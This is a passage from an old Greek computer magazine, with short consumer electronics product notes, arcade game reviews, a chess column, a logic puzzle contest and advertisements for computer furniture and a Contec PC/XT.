περίπτωση, θα ισχύσουν τα ίδια ακριβώς επιχειρήματα και θα χρειαστεί να το βάλουμε και πάλι στα πόδια... και πάλι... και πάλι... και να περάσουμε όλη μας τη ζωή περιπλανώμενοι από Γη σε Γη, σε μία νέα Οδύσεια χωρίς Ιθάκη να μας περιμένει...



# The Market Leader!

Στον κόσμο των εντύπων του Business Computing, ο leader είναι αναμφισβήτητα το "COMPUTER ΓΙΑ ΟΛΟΥΣ".

Αξιοποιήστε τις δυνατότητες που σας προσφέρει.



**Α' ΒΡΑΒΕΙΟ**  
ΔΙΑΓΩΝΙΣΜΟΥ Γ.Γ. ΕΡΕΥΝΑΣ  
& ΤΕΧΝΟΛΟΓΙΑΣ ΓΙΑ ΤΟ  
ΚΑΛΥΤΕΡΟ ΕΛΛΗΝΙΚΟ  
ΠΕΡΙΟΔΙΚΟ ΠΛΗΡΟΦΟΡΙΚΗΣ:

 **COMPUPRESS**

Λεωφ. Συγγρού 44, 117 42 Αθήνα.  
Τηλ.: 9238.672-5, 9225.520.  
FAX: 9216.847  
Αριστοτέλους 7, 546 24 Θεσσαλονίκη.  
Τηλ.: 284.864, 282.663, FAX: 282663

44 Syngrou Ave., 117 42 Athens,  
Greece, Tel: 9238.672-5, 9225.520,  
FAX: 9216847

7 Aristotelous Str., 546 24 Thessaloniki,  
Greece, Tel: 284-864, 282.663,  
FAX: 282.663



## ΕΝΑ ΑΛΛΙΩΤΙΚΟ ΡΟΛΟΪ!

**Α**πό τη PHILIPS μας έρχεται αυτό το μοντέρνο ρολόι. Το HR-5777 είναι επιτραπέζιο αλλά όταν κλείσετε τη θήκη του μοιάζει με ένα πολύ μικρό πορτοφόλι. Ανοιχτό, όμως, είναι πολύ ωραιότερο. Έχει ψηφιακή και αναλογική ένδειξη στην LCD οθόνη του - οι δείκτες που φαίνονται είναι ψηφιακοί - και βέβαια ημερομηνία κ.λπ. Κοστίζει περίπου 4.000 δρχ. και θα το βρείτε στα καταστήματα με την επιγραφή PHILIPS. Περισσότερα όμως από την αντιπροσωπία της PHILIPS,



ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ, 25ης Μαρτίου 15, στον Ταύρο, τηλέφωνο 4894911.

## ΡΑΔΙΟΦΩΝΙΚΑ ...

**Α**ν αφιερώνετε αρκετό χρόνο μπροστά στο ραδιόφωνό σας και θέλετε και κάτι για όλες τις ώρες τότε η SONY σας προτείνει το ICF-22, ένα μικρό και ελαφρύ ραδιόφωνο. Σε ένα έξυπνο design και σε μαύρο ή άσπρο χρώμα, υπόσχεται να σας ακολουθεί παντού. Το ICF-22 έχει μεσαία, FM και βραχεία, λειτουργεί - φυ-

σικά - με μπαταρίες αλλά μπορεί να πάρει και ρεύμα κανονικά. Τέλος έχει και ένα - ας πούμε - χερούλι που γίνεται και stand. Κοστίζει γύρω στις 10.800 δρχ. και για περισσότερες πληροφορίες η αντιπροσωπία της SONY είναι η Σ. ΠΕΤΡΟΧΕΙΛΟΣ & ΣΙΑ Ο.Ε., Λ. Συγγρού 135, στην Αθήνα. Τηλέφωνα 9348554 και 9348559.



## ΓΡΑΜΜΑΤΕΑΣ ΤΣΕΠΗΣ!

**Η** προσωπική σας γραμματέας! Αυτό είναι το όνομα που δίνει η CASIO στο SF-4000 και μάλλον δεν πέφτει και πολύ μακριά από την πραγματικότητα. Μια... ηλεκτρονική γραμματέας πρέπει να έχει καλή μνήμη και το SF-4000 εδώ τα πάει καλά: 30Kbytes περίπου. Μπορεί να θυμηθεί 1500 τηλέφωνα (ούτε κατάλογος να ήταν!), με 18 χαρακτήρες διαθέσιμους για το καθένα. Διαθέτει databank με μέχρι 96 χαρακτήρες για κάθε εισαγωγή και βεβαίως δυνατότητα λειτουργίας με password, για να κρατάει τα προσωπικά σας μακριά από τα ... αδιάκριτα μάτια.

Το SF-4000 είναι και ένα πλήρες ημερολόγιο για ημερομηνίες μέχρι το 2099! Μπορεί ας πούμε να σας πει τι μέρα πέφτουν τα γενέ-

θλιά σας μετά από ... 100 χρόνια, ή να σας θυμίσει ένα ραντεβού σας για το ... 2000!

Έχει ένα πλήρες QWERTY πληκτρολόγιο με πλήκτρα αφής, ένα ξεχωριστό αριθμητικό και αρκετά πλήκτρα για τις διάφορες λειτουργίες του. Η οθόνη του, φυσικά LCD, είναι των 6 γραμμών με 16 χαρακτήρες στη γραμμή (ή 95x47 σημείων) και στα ... ενδότερα η τεχνολογία είναι C-MOS.

Το SF-4000 σίγουρα δεν είναι ακριβώς... γραμματέας (του λείπουν κάποια σημαντικά πράγματα ακόμη!) αλλά με τις 29.000 δρχ που κοστίζει είναι ίσως ένας καλός αντικαταστάτης.

Για περισσότερες πληροφορίες, η αντιπροσωπία της CASIO είναι η ΕΛΜΗ Α.Ε., Χ. Τρικούπη 22, στην Αθήνα, τηλέφωνα 3643811-3.





Επιμέλεια: Βασίλης Τερζόπουλος

## ΦΟΡΗΤΕΣ ΑΠΟΛΑΥΣΕΙΣ!

**Γ**ια μουσική απόλαυση όλες τις ώρες, η SHARP μας προτείνει το JC-515, ένα από τα μικρά walkman της.

Το JC-515 έχει ραδιόφωνο AM-FM, στερεοφωνικό κασετόφωνο και ένα ζευγάρι πανάλαφρα ακουστικά για να μην ενοχλείτε τους παρειακόμενους! Το κασετόφωνο είναι AUTO-REVERSE, που μας έγινε πια συνήθεια και υπάρχει και ένας γραφικός ισοσταθμιστής (graphic equalizer) τριών περιοχών

για καλύτερες ακροάσεις! Το JC-515 ζυγίζει μόλις 270 γραμμάρια, έρχεται σε μαύρο, κόκκινο και μπλε χρώμα και κοστίζει γύρω στις 29.000 δρχ.

Για περισσότερες πληροφορίες θα πρέπει να απευθυνθείτε στην αντιπροσωπία της SHARP, Γ&L Ησαϊάδης Ε.Β.Α.Ε., Λ. Βουλιαγμένης 3 στην Αθήνα. Τηλέφωνα 9225211-3.



# ΗΛΕΚΤΡΟΝΙΚΑ

## ΕΝΑ ΕΞΥΠΝΟ CALCULATOR

**Ε**ίναι γνωστό ότι η MBO έχει ένα πλήθος από calculators. Ίσως όμως δεν ξέρετε ότι η MBO έχει και κάποιες σειρές calculators με «ειδικές» δυνατότητες όπως το SL-947 που έχει τη δυνατότητα REPLAY. Με το REPLAY έχετε τη δυνατότητα να κάνετε πράξεις 8 μέχρι 32 «βημάτων», τα οποία φαίνονται και στην οθόνη του και

ανά πάσα στιγμή να τα ανακαλέσετε, κάτι δηλαδή σαν τις χαρτοταινίες που βλέπετε τα προηγούμενα αποτελέσματα.

Το SL-947 είναι μικρό, διπλώνει και γίνεται ακόμα μικρότερο για να χωράει στο τσεπάκι σας και ζυγίζει μόλις 70 γραμμάρια. Κοστίζει κάτι λιγότερο από 3.300 δρχ. και μπορείτε να μάθετε για αυτό στην αντιπροσωπία της MBO, Δ&Ι ΔΑΜΚΑΛΙΔΗΣ Α.Ε., Καρ. Σερβίας 7, στο κέντρο της Αθήνας. Τηλέφωνο 3248391.



\* Το ρεπορτάζ αυτό δεν είναι διαφημιστικό.





ΤΟΥ Α. ΛΕΚΟΠΟΥΛΟΥ

**Α**ν, πριν λίγο καιρό, κάποιος σας έλεγε για ένα συνδυασμό ποδοσφαίρου και Arkanoid, σίγουρα θα του συστήνατε κάποιο καλό γιατρό.

Το τελευταίο όμως δημιούργημα της SEGA μάλλον θα στείλει εσάς στο φρενοκομείο. Πρόκειται για ένα blockbuster game, με bonus που κατεβαίνουν, όπως ακριβώς στο Arkanoid. Η διαφορά είναι πως αντί για τουβλάκια υπάρχουν αμυντικοί παίχτες που κινούνται αδιάκοπα σε διάφορους σχηματισμούς, ενώ ακόμη υπάρχει στο άλλο άκρο της οθόνης, απέναντι απ' τη ρακέτα σας, ένα τέρμα (με τερματοφύλακα φυσικά). Αν η μπάλα σας, που φυσικά είναι μπάλα ποδοσφαίρου, ξεγελάσει τον τερματοφύλακα και μπει γκολ, κερδίζετε μερικούς έξτρα πόντους.

Όπως είπαμε και παραπάνω, το ρόλο των τούβλων παίζουν αμυντικοί που κινούνται αδιάκοπα. Βέβαια, αν τους χτυπήσετε εξαφανίζονται, ενώ μερικοί απ' αυτούς θέλουν δύο ή τρία χτυπήματα. Ανάμεσά τους, τώρα, υπάρχουν τρεις που κινούνται και αυτοί, μόνο που δεν εξαφανίζονται. Αν τους ακουμπήσει η μπάλα, αλλάζουν μία-δύο πάσες και σουτάρουν προς το μέρος σας αρκετά δυνατά.

Στον ήχο, τώρα, το παιχνίδι είναι άριστο, ενώ οι χαμηλές απαιτήσεις για animation το κάνουν ν' αναζητεί λύσεις στα πολλά και ζωηρά χρώματα.

Ομολογουμένως, πρωτότυπος συνδυασμός πάνω σε ένα πολυμασημένο σενάριο. Πάντως το παιχνίδι είναι αρκετά δύσκολο.



**KICK  
FREE**



# CHELNOV

**T**ι γυρεύει η αλεπού στο παζάρι;

Η σοφή αυτή ελληνική παροιμία βρίσκει εφαρμογή στο καινούργιο παιχνίδι της DATA EAST, το Chelnov.

Παίζετε λοιπόν το ρόλο ενός Ρώσου κατάσκοπου που έχει πάει στη «γειτονική» Αμερική για να κάνει σαμποτάζ σ' ένα πυρηνικό σταθμό.

Όπως συμβαίνει πάντα, ξεκινάει απ' την είσοδο του σταθμού και πρέπει να φτάσει στο δωμάτιο του κεντρικού ελέγχου και να ολοκληρώσει την καταστροφή. Το παιχνίδι αποτελείται στο σύνολό του από 10 περίπου πιστες, η κάθε μία και ένα ξεχωριστό δωμάτιο ελέγχου.

Η Data East αυτή τη φορά κατόρθωσε να ενσωματώσει

στο παιχνίδι της τα πιο πρωτότυπα οπλικά συστήματα. Πράγματι, δεν έχετε στη διάθεσή σας μόνο τα «κλασικά» όπλα που πυροβολούν ή ρίχνουν ακτίνες laser, αλλά και ένα πλήθος από άλλα πρωτότυπα όπλα, ένα μπουμερανγκ που αποτελείται από αστεράκια σε κυκλικό σχηματισμό, ένα όπλο που αποτελείται από τρία ελατήρια που εκτοξεύονται σε τρεις διαφορετικές γωνίες και διάφορα άλλα τέτοια.

Επειδή όμως τα όπλα χρησιμοποιούν για να σκοτώνουν εχθρούς και χωρίς εχθρούς θα ήταν άχρηστα, έχετε ν' αντιμετωπίσετε μπόλικους. Η Αμερικάνικη Υπηρεσία Προστασίας Πυρηνικών Σταθμών (ΑΥΠΠΠ) έχει φέρει μέσα στο σταθμό κακόβουλα πλάσματα απ' όλες τις εποχές: προϊστο-





ρικούς δράκους, μεσαιωνικούς καλικάντζαρους και ό,τι άλλο βάλει ο νους σας.

Βέβαια, το εσωτερικό του σταθμού θυμίζει περισσότερο άλλον πλανήτη, αλλά αυτό δεν έχει καμιά σημασία.

Παίζοντας κανείς το παιχνίδι, διαπιστώνει ότι είναι αρκετά νευρικό. Ενώ δηλαδή το sprite που ελέγχετε ανταποκρίνεται αμέσως στις εντολές του joystick, το κάνει μάλλον απότομα. Το γεγονός, πάντως, δεν




μπορεί να χαρακτηριστεί ακριβώς μειονέκτημα, γιατί προσθέτει πολύ στην ταχύτητα του παιχνιδιού. Κάτι που αξίζει να σημειωθεί είναι φυσικά και το animation. Το sprite σας, παρόλο που είναι αρκετά μικρό, κάνει πολύ λεπτομερείς και ευδιάκριτες κινήσεις, ενώ το ίδιο συμβαίνει και με όλα τα άλλα sprites. Πρόκειται για ένα πολύ αξιόλογο παιχνίδι, που ξεφεύγει απ' τα όρια των συνηθισμένων arcades.








## microΔΙΑΛΕΙΜΜΑ



**T**ον προηγούμενο μήνα είχαμε δώσει μία θέση από παρτίδα μεταξύ των Fuderer-Rachman, που είναι διδακτική για την αρμονική συνεργασία που πρέπει να έχουν τα κομμάτια πάνω στη σκακιέρα. Ας δούμε πώς συνέχισε ο Rachman, εκμεταλλευόμενος τη θέση των μαύρων πιονιών στα τετράγωνα γ5 και β3 για να δημιουργήσει απειλές ματ:

- 45 ... Πη4+ (!)  
 46 ζ3ΧΠ, Βε4+  
 47 Ρη3, ΒΧη4+  
 48 Ρζ2, Βζ4+  
 49 Ρη2 (αν 49 Ρε2, τότε 49 ... Βη5+ 50 Ρδ3, Βδ5 ματ), Αε4+  
 50 Ρθ3, Βζ3+  
 51 Ρθ4, Βζ2+  
 52 Ρη4, Αζ3+  
 53 Ρζ4, Αε2+ (από αποκάλυψη)  
 54 Ρη5, Βη2+  
 και ο Λευκός εγκαταλείπει.



Στο διάγραμμα αυτού του μήνα έχουμε και πάλι συνδυαστικό παιχνίδι. Ο Λευκός (Todorcevic) βλέπει ένα συνδυασμό που «σπάει κόκκαλα». Εσείς μπορείτε να τον δείτε;

## ΜΠΛΕΞΑΜΕ

ΚΑΙ ΤΩΡΑ...

**T**ο προβληματάκι του τεύχους 42, αυτό που ζητούσε δύο αριθμούς με την ίδια ιδιότητα που έχει ο αριθμός 2519, αποδείχτηκε πολύ εύκολο για τα νύχια σας! Ο υπεύθυνος της στήλης έβγαλε τη «χρυσή», βλέποντας να του έρχονται κάθε μέρα κατά δεκάδες οι κάρτες με τις σωστές απαντήσεις (καλά να πάθει, εδώ που τα λέμε!). Έτσι, σχεδόν όλοι σας βρήκατε ότι υπάρχουν άπειροι τέτοιοι αριθμοί, οι οποίοι μάλιστα προκύπτουν από τον ήδη γνωστό μας, τον 2519, πολύ εύκολα: Αρκεί να του προσθέσουμε τα ακέραια πολλαπλάσια του  $2*3*3*4*5*7$  (=2520), αριθμού που διαιρείται με όλους τους αριθμούς από το 1 μέχρι το 10. Τα υπόλοιπα, λοιπόν, αυτών των αθροισμάτων διαιρούμενων με τους αριθμούς 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 θα είναι ακριβώς ίδια με του 2519.

Από τις 278 (!!!) σωστές απαντήσεις που πήραμε, η κλήρωση ξεχώρισε εκείνη του φίλου μας Σπύρου Ρέκκα, Μυσάνος 73, Νέος Κόσμος -Αθήνα. Έτσι, φίλε Σπύρο, δεν θα χρειάζεται να τρέχεις στα περιπτερα να βρεις το PIXEL για ένα χρόνο. Τυχερέ!

Γι' αυτό το μήνα τώρα έχουμε ένα εύκολο προβληματάκι λογικής. Ζέστες πιάσανε, δεν πάει να σπαζοκεφαλιάζουμε, έτσι δεν είναι; Λοιπόν, πάμε: πέντε λουόμενοι κάθονται στην αμμουδιά και τα λένε... Κουβέντα στην κουβέντα, φτάσανε να λένε και για την ηλικία τους. Έτσι, ειπώθηκαν τα εξής:

A: Ο Δ είναι 27

B: Εγώ είμαι 81

Γ: Ο Β σας δουλεύει. Μόνο 61 είναι ο άνθρωπος, όσο δείχνει πάνω-κάτω.  
 Δ: Εγώ θα σας πω τα εξής: Πρώτον, ο

Γ λέει ψέματα και, δεύτερον, ο Α είναι 57

Ε: Εγώ έχω να προσθέσω πρώτον ότι ο Β είναι μεγαλύτερος από τον Α και δεύτερον ότι ο Δ είναι 30 χρόνια μικρότερος από τον Γ.

Τώρα, εσείς που ακούτε αυτό το διάλογο ξέρετε:

α) ότι κανείς τους δεν είναι κάτω από 10 ή πάνω από 99

β) ότι όποιος είναι τράνω από 50 λέει αλήθεια, εκτός κι αν η ηλικία του είναι τέλειο τετράγωνο

γ) ότι όποιος είναι μικρότερος από 50 λέει ψέματα, εκτός κι αν η ηλικία του είναι τέλειος κύβος. Μπορείτε να βρείτε την ηλικία του καθενός;

Όπως πάντα, οι απαντήσεις σας θα γίνονται δεκτές εφ' όσον είναι σε καρτ ποστάλ και έχουν ημερομηνία αποστολής μέχρι και τις 3 Ιουνίου. Καλό κουράγιο και καλά μπάνια!





ΕΠΙΠΛΟ ΓΙΑ ΚΟΜΠΟΥΤΕΡ

# RECKON

## «Βάλτε το στο ΠΡΟΓΡΑΜΜΑ»



MRS advertising

«Βάλτε στο πρόγραμμα» τώρα το έπιπλο RECKON της SIMKO. Γιατί το έπιπλο RECKON είναι ειδικά «υπολογισμένο» για κομπιούτερ αφοῦ:

- Είναι πανεύκολο στην συναρμολόγηση
- Καταλαμβάνει πολύ μικρό όγκο (60x70 ΚΛΕΙΣΤΟ, 60x1,20 ΣΕ ΑΝΑΠΤΥΞΗ)
- Διαθέτει θέση για κεντρική μονάδα, οθόνη, πληκτρολόγιο, εκτυπωτή.
- Έχει εργονομική σχεδίαση • Μετακινείται εύκολα

Σε 2 χρώματα: ΔΡΥΣ ΑΝΟΙΧΤΟ • ΔΡΥΣ ΦΙΜΕ



17.600 ΔΡΧ.  
ΣΥΜΠΕΡΙΛΑΜΒΑΝΕΤΑΙ  
Ο Φ.Π.Α.

# SIMKO®

## ΔΗΜΙΟΥΡΓΕΙ ΛΥΣΕΙΣ...

ΑΝΤ/ΠΕΙΑ ΘΕΣ/ΝΙΚΗΣ NEW LOGIC ΤΣΙΜΙΣΚΗ 3

ΤΗΛ: 533700 - 531743

ΑΝΤΙΠΡΟΣΩΠΕΙΑ ΠΕΙΡΑΙΑ Μ. ΤΟΡΑΚΗΣ, ΤΣΑΜΑΔΟΥ 45

ΤΗΛ: 4129041

ΑΜΕΣΗ ΠΑΡΑΔΟΣΗ ΣΠΙΤΙ ΣΑΣ  
ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ  
93.42.957 - 93.20.278

ΚΟΥΠΟΝΙ ΠΑΡΑΓΕΛΙΑΣ

Παρακαλώ στείλτε μου με αντικαταβολή το έπιπλο RECKON.

Επώνυμο ..... Όνομα .....

Διεύθυνση ..... Τηλέφωνο .....

Πόλη / περιοχή .....

Κόψτε το κουπόνι και ταχυδρομήστε το σήμερα στη διεύθυνση:

SIMKO Ε.Π.Ε.

ΚΑΡΑΜΠΛΙΑ 16, 171 21 ΝΕΑ ΣΜΥΡΝΗ



# CONTEC

## PROFESSIONAL COMPUTERS



### Contec pc/xt MKII

- **Επεξεργαστής:** 1. INTEL 8088-2 στα 4.77/8 MHz (16 bit) θέση για μαθηματικό επεξεργαστή 8087-2  
2. INTEL 8088-1 στα 4.77/10 MHz (16 bit) θέση για μαθηματικό επεξεργαστή 8087-1
- **Κεντρική μνήμη:** 1. 640K RAM (0 wait state) εγκατεστημένη στο motherboard 2. 704 K RAM (0 wait state) εγκατεστημένη στο motherboard με δυνατότητα επέκτασης στα 8.7 Mbytes
- **Μόνιμη μνήμη:** 8 KB ROM με δυνατότητα επέκτασης στα 64 KB
- **Υποδοχές επέκτασης:** 8 υποδοχές των 8 bits
- **Τροφοδοτικό:** 150 Watt
- **Οδηγοί δισκετών:** 2 μονάδες εύκαμπτου δίσκου των 360 KBytes Ιαπωνικής κατασκευής
- **Σκληρός δίσκος:** προαιρετικός 30 ως 60 MB
- **Tape Streamer:** προαιρετικό 20 MB
- **Κύκλωμα ελέγχου οθόνης:** colour graphics card ή μονόχρωμη κάρτα (Hercules)
- **Πληκτρολόγιο:** 84 πλήκτρων (προαιρετικά 101 πλήκτρων)
- **Κάρτα ελέγχου εκτυπωτή:** standard centronics
- **Κάρτες επέκτασης:** multi I/O (clock-calender-RS 232-centronics προαιρετική)
- **Λειτουργικό σύστημα:** MS DOS 3.2

Το σύστημα συνοδεύεται από βιβλίο οδηγιών χρήσης και λειτουργίας στα ελληνικά.

Η κατασκευή όλων των εξαρτημάτων υψηλής τεχνολογίας του μηχανήματος και των disc drives είναι Ιαπωνική.

Η συναρμολόγηση - δοκιμασία και ο ποιοτικός έλεγχος των επί μέρους εξαρτημάτων και του συναρμολογημένου συστήματος γίνεται από τον Οίκο Control Point Computers στη Σιγκαπούρη.

Στη διαδικασία δοκιμασίας και ποιοτικού ελέγχου περιλαμβάνεται:

- έλεγχος και δοκιμή του καθενός επιμέρους τμήματος της κατασκευής
- έλεγχος λειτουργίας του συναρμολογημένου συστήματος
- δοκιμή σε τράπεζα ταλαντώσεως (vibrating test)
- δοκιμή υπερθέρμανσης του συστήματος με τη συνεχή λειτουργία επί 72 ώρες του συστήματος (burn-in test)
- έλεγχος software.

Τα μηχανήματα καλύπτονται με εγγύηση καλής λειτουργίας 12 μηνών.

BORDER/advertising

THE  
**Computer**  
SHOP

Στουρνάρα 47 & Πατησίων - Πολυτεχνείο  
Αθήνα 106 82, Τηλ.: 3603594, 3602043



**CAT COMPUTERS**

Πατησίων 40 & Στουρνάρα - Πολυτεχνείο  
Αθήνα 106 82, Τηλ.: 3607142, 3643044